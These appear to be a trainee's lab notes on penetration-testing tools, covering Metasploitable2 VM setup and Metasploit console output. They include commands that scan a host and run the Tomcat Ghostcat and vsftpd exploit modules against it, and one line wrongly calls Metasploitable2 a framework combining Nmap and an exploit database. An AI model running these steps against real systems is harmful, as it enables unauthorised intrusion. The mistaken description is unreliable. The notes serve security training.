
Tools explored :-

Nessus, cybermap.kaspersky.com, thehackersone.com, chaptgpt, wepik.com (AI image editor), Gamma (AI based PPT), OWASP top 10 vulnerabilities(2021), thehackersnews.com, CWE, exploitDB, virtual box, live websites-bugcrowd, nslookup.io, OSINT framework, mitre framework, IBM fix central, QRadar Installation, mobaxterm, tools-nmtui, Nmap, sqlmap, Identify fixes-wincollect agent, metasploitable, malware bytes, Linux cheatsheet, QRadar for SOC dashboard presentation, Kali linux, Malwarebytes

FREE DOWNLOADS


Free Antivirus Software 2023 - Malwarebytes


Malwarebytes free antivirus includes multiple layers of malware-crushing tech. It finds and removes threats like viruses, ransomware, spyware, adware, and Trojans.



Metasploitable2 (Linux) is a framework which is combination Nmap and exploit database.

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.





- Base memory 6000
- Processor 4
- Enable FPT
- Use an existing hard disk file
- File folder - click add button
- Select downloads folder and metasploitable 2 linux-> metaspoiltable 2 vmdk

Metaspoilt

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
   =[ metasploit v6.3.4-dev    ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post     ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops     ]
+ -- --=[ 9 evasion          ]

Metasploit tip: View a
module's description
using info, or the
enhanced version in your
browser with info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit

Matching Modules
================

  #   Name                                              Disclosure Date  Rank
Check  Description
---  ----                                              ---------------  ----
  0   auxiliary/dos/http/cable_haunt_websocket_dos                 2020-01-07
normal   No    "Cablehaunt" Cable Modem WebSocket DoS
  1   exploit/linux/local/cve_2021_3493_overlayfs                 2021-04-12
grea    Yes   2021 Ubuntu Overlayfs LPE
t
  2   exploit/windows/ftp/32bitftp_list_reply                    2010-10-12    good
No    32bit FTP Client Stack Buffer Overflow

  3   exploit/windows/tftp/threectftpsvc_long_mode                 2006-11-27
great   No    3CTftpSvc TFTP Long Mode Buffer Overflow
  4   exploit/windows/ftp/3cdaemon_ftp_user                      2005-01-04
```

Testing Metaspoilt using Kalilinux

> nmap -A 10.5.174.221

msfg> use auxiliary/admin/http/tomcat_ghostcat

>show options
>set RHOSTS 10.5.174.221

>run

>exploit

>search vsftp

>run

>exploit

> use modulename

>ls - lists all files from other terminal from the given IP